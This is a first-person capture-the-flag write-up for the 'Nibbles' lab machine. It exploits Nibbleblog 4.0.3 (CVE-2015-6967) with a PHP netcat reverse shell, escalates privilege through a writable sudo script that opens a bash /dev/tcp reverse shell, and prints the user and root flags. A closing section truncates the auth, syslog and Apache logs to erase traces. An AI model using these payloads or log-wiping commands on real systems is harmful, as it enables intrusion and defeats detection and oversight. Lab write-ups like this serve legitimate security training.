


## Executive Summary

The **Nibbles** machine hosts a vulnerable version of **Nibbleblog v4.0.3**, an open-source CMS. By exploiting CVE-2015-6967, we gained initial access through a reverse shell uploaded via a plugin. Privilege escalation was achieved by abusing a writable monitor.sh script, granting root access.



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## Enumeration

### Nmap Scan

Using **Nmap**, I performed an aggressive scan to identify open ports and services. The scan revealed:

- **SSH (Port 22):** Open, no direct vulnerabilities exploited.
- **HTTP (Port 80):** Hosting the Nibbleblog CMS.


Command:

```
sudo nmap -sCV -O 10.10.10.75 -T5
```

### Key Findings:

- Port 80 hosted a webpage with no immediately evident vulnerabilities. Further recon was required.

### Screenshot:



```
(kali@kali)-[~]
└─$ sudo nmap -sCV -O 10.10.10.75 -T5
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 11:25 EST
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 6.65% done; ETC: 11:25 (0:00:28 remaining)
Warning: 10.10.10.75 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.10.75
Host is up (0.23s latency).
Not shown: 991 closed tcp ports (reset)
0.10.75 Port 80
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp    open  http           Apache httpd 2.4.18 ((Ubuntu))
|_ _http-title: Site doesn't have a title (text/html).
|_ _http-server-header: Apache/2.4.18 (Ubuntu)
212/tcp   filtered anet
714/tcp   filtered iris-xpcs
1059/tcp  filtered nimreg
3007/tcp  filtered lotusmtap
6547/tcp  filtered powerchuteplus
8042/tcp  filtered fs-agent
19315/tcp filtered keyshadow
Aggressive OS guesses: Linux 3.2 - 4.9 (96%), Linux 3.16 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), L
AXIS 210A or 211 Network Camera (Linux 2.6.17) (93%), Linux 3.10 - 3.13 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 70.92 seconds
```

### Gobuster Directory Enumeration

I used **Gobuster** to discover directories on the HTTP service. The initial scan revealed an **index.html** file, showing a “Hello World” message. The page source hinted at Nibbleblog CMS.

Command:

```
gobuster dir -u http://10.10.10.75/nibbleblog/ --wordlist
/usr/share/dirb/wordlists/common.txt
```

Upon appending /nibbleblog to the URL, additional directories were discovered, including admin.php (login page) and content/private/users.xml.

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmayer (@firefart)

[+] Url:             http://10.10.10.75/nibbleblog/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s

Starting gobuster in directory enumeration mode

./hta (Status: 403) [Size: 301]
./htpasswd (Status: 403) [Size: 306]
./htaccess (Status: 403) [Size: 306]
/admin (Status: 301) [Size: 321] [→ http://10.10.10.75/nibbleblog/admin/]
/admin.php (Status: 200) [Size: 1401]
/content (Status: 301) [Size: 323] [→ http://10.10.10.75/nibbleblog/content/]
Progress: 1174 / 4615 (25.44%) [ERROR] Get "http://10.10.10.75/nibbleblog/complaint": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 1190 / 4615 (25.98%) [ERROR] Get "http://10.10.10.75/nibbleblog/consulting": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 1241 / 4615 (26.89%) [ERROR] Get "http://10.10.10.75/nibbleblog/corporate": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 1424 / 4615 (30.86%) [ERROR] Get "http://10.10.10.75/nibbleblog/declarations": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.10.75/nibbleblog/decrypted": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 1740 / 4615 (37.70%) [ERROR] Get "http://10.10.10.75/nibbleblog/eproducts": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
./index.php (Status: 200) [Size: 2987]
Progress: 2103 / 4615 (45.57%) [ERROR] Get "http://10.10.10.75/nibbleblog/gv_send": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 2208 / 4615 (47.84%) [ERROR] Get "http://10.10.10.75/nibbleblog/icon": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
./languages (Status: 301) [Size: 325] [→ http://10.10.10.75/nibbleblog/languages/]
Progress: 2701 / 4615 (58.53%) [ERROR] Get "http://10.10.10.75/nibbleblog/matt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 2827 / 4615 (61.26%) [ERROR] Get "http://10.10.10.75/nibbleblog/nl": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 2958 / 4615 (64.10%) [ERROR] Get "http://10.10.10.75/nibbleblog/opencart": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
./plugins (Status: 301) [Size: 323] [→ http://10.10.10.75/nibbleblog/plugins/]
./README (Status: 200) [Size: 4628]
Progress: 3843 / 4615 (83.27%) [ERROR] Get "http://10.10.10.75/nibbleblog/shipping": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 4038 / 4615 (87.50%) [ERROR] Get "http://10.10.10.75/nibbleblog/stale": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
./themes (Status: 301) [Size: 322] [→ http://10.10.10.75/nibbleblog/themes/]
Progress: 4115 / 4615 (89.17%) [ERROR] Get "http://10.10.10.75/nibbleblog/sub-login": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 4614 / 4615 (99.98%) [ERROR] Get "http://10.10.10.75/nibbleblog/wii": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 4614 / 4615 (99.98%)
```


## Result:

- /nibbleblog/admin.php: Login page for Nibbleblog.
- /nibbleblog/content/private/users.xml: Exposed user information.
- **README file:** Revealed Nibbleblog version: v4.0.3, codename "Coffee." This also revealed username admin as valid username.

## Exploitation


### CVE-2015-6967 (Admin Login and Reverse Shell)


The **README file** revealed the vulnerable version of Nibbleblog, allowing for code execution through the "My Image" plugin.



## Admin Login

With a combination of guesswork and research done by reading README directory and the config.xml and users.xml in the private directory under the Content directory, I obtained valid admin credentials admin:nibbles to access the CMS dashboard.






The screenshot shows a web browser window with the address bar displaying `10.10.10.75/nibbleblog/content/private/users.xml`. The browser's address bar also shows several tabs: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The main content area of the browser displays the XML content of the file, which is as follows:

```
<?xml version="1.0"?>
<users>
  <user username="admin">
    <id type="integer">0</id>
    <session_fail_count type="integer">0</session_fail_count>
    <session_date type="integer">1514544131</session_date>
  </user>
  <blacklist type="string" ip="10.10.10.1">
    <date type="integer">1512964659</date>
    <fail_count type="integer">1</fail_count>
  </blacklist>
</users>
```

## Reverse Shell Upload

Using the **"My Image" plugin**, I uploaded a simple PHP reverse shell payload containing my attacker IP and port to connect back.



The screenshot shows a terminal window with the prompt `kali@kali: ~`. The user has entered the following command to upload a reverse shell payload:


```
php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.10 4455 >/tmp/f"); ?>
```

## Payload:

```
<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.10 4455
>/tmp/f"); ?>
```

## Execution

After activating the plugin, I uploaded the payload. With a **netcat listener** running, I triggered the reverse shell by navigating to the uploaded image's path, gaining a shell as the nibbler user.



The screenshot shows a netcat listener terminal window with the prompt `(kali@kali)~`. The user has entered the following command to start a netcat listener on port 4455:

```
nc -lvp 4455
```

The terminal output shows the listener is listening on port 4455. A connection is established from `[10.10.14.10]` to `[10.10.10.75]` on port 4455. The user then enters the following command to spawn a shell:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

The terminal output shows the shell is spawned. The user then enters the following command to display the user and host information:

```
whoami
```

The terminal output shows the user is `nibbler`. The user then enters the following command to display the network configuration:

```
ifconfig
```

The terminal output shows the network configuration for the `ens192` and `lo` interfaces.

Finding the user flag:

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
nibbler@Nibbles:/var/www/html/nibbleblog$ clear
clear
TERM environment variable not set.
nibbler@Nibbles:/var/www/html/nibbleblog$ ls
ls
ls: cannot open directory '.': Permission denied
nibbler@Nibbles:/var/www/html/nibbleblog$ cd /home
cd /home
nibbler@Nibbles:/home$ ls
ls
nibbler
nibbler@Nibbles:/home$ cd nibbler
cd nibbler
nibbler@Nibbles:/home/nibbler$ ls
ls
personal.zip  user.txt
nibbler@Nibbles:/home/nibbler$ cat user.txt
cat user.txt
f64a474002b0875bb252119b40aee56a
nibbler@Nibbles:/home/nibbler$
```

---

## Privilege Escalation

### Writable monitor.sh Script

Using `sudo -l`, I identified that the `monitor.sh` script could be executed as root without a password. Moreover, the script was writable by all users.

### Exploitation Steps

1. Edited `monitor.sh` to include a new reverse shell payload:

```
bash -c 'bash -i >& /dev/tcp/10.10.14.10/8443 0>&1'
```

```
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
s
```

2. Set up a listener on port 8443
3. Executed the script with `sudo`:

Then executed that monitor.sh by following command after opening another nc listener on port.

## Root Access

The payload execution returned a root shell, granting full control of the machine.

```
(kali㉿kali)-[~]
└─$ nc -lvnp 8443
listening on [any] 8443 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.75] 52506
# id
uid=0(root) gid=0(root) groups=0(root)
# ifconfig
ens192    Link encap:Ethernet  HWaddr 00:50:56:b0:db:2c
          inet addr:10.10.10.75  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb0:db2c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:8763 errors:0 dropped:22 overruns:0 frame:0
          TX packets:10760 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1203089 (1.2 MB)  TX bytes:3530756 (3.5 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:296 errors:0 dropped:0 overruns:0 frame:0
          TX packets:296 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:25304 (25.3 KB)  TX bytes:25304 (25.3 KB)

# whoami
root
#
```

Finding root.txt:

```
# cd ../../
# ls
personal
personal.zip
user.txt
# cd ..
# cd /root
# ls
root.txt
# cat root.txt
76788727e2538d06ae3c5967e2e1ac7b
#
```

---

## Cleaning Up Evidence

To maintain operational security, it's crucial to clean up evidence after completing the exploit. Here are the commands used to clear logs and traces:

### 1. Remove Reverse Shell Script

Removed the whole unzipped personal directory to clean up the path.

```
# rm -r personal
# ls
personal.zip
user.txt
#
```

## 2. Clear System Logs

bash

Copy code

```
cat /dev/null > /var/log/auth.log
```

```
cat /dev/null > /var/log/syslog
```

```
cat /dev/null > /var/log/apache2/access.log
```

```
cat /dev/null > /var/log/apache2/error.log
```

- Empties key log files to erase traces of activity.

```
# cat /dev/null > /var/log/auth.log
cat /dev/null > /var/log/syslog
cat /dev/null > /var/log/apache2/access.log
cat /dev/null > /var/log/apache2/error.log

# # # # ls
# db.xml
#
```

## 3. Delete Uploaded PHP Shell in my\_image directory

```
# cd content/private
# ls
categories.xml
comments.xml
config.xml
keys.php
notifications.xml
pages.xml
plugins
posts.xml
shadow.php
tags.xml
users.xml
# cd plugins
# ls
about
categories
hello
latest_posts
my_image
pages
# cd my_image
# ls
db.xml
image.php
# rm image.php
# ls
db.xml
#
```

- Removes the PHP reverse shell from the server.

## 4. Restart Services

bash

Copy code



`sudo service apache2 restart`

- Restarts the web server to remove active traces in memory.

```
# sudo service apache2 restart
Hangup
/bin/sh: 54: Cannot set tty process group (Inappropriate ioctl for device)
[1] + Hangup          sudo service apache2 restart
# sudo service apache2 restart
/bin/sh: 55: Cannot set tty process group (Inappropriate ioctl for device)
/bin/sh: 55: Cannot set tty process group (Inappropriate ioctl for device)
[1] + Done(2)         sudo service apache2 restart
#
```

---

## Conclusion

The **Nibbles** machine demonstrated the risks of using outdated CMS software and insecure permissions on critical scripts. Exploiting known vulnerabilities (CVE-2015-6967) and improper file permissions provided both user and root access.

By cleaning logs and deleting artifacts, traces of unauthorized activity are minimized.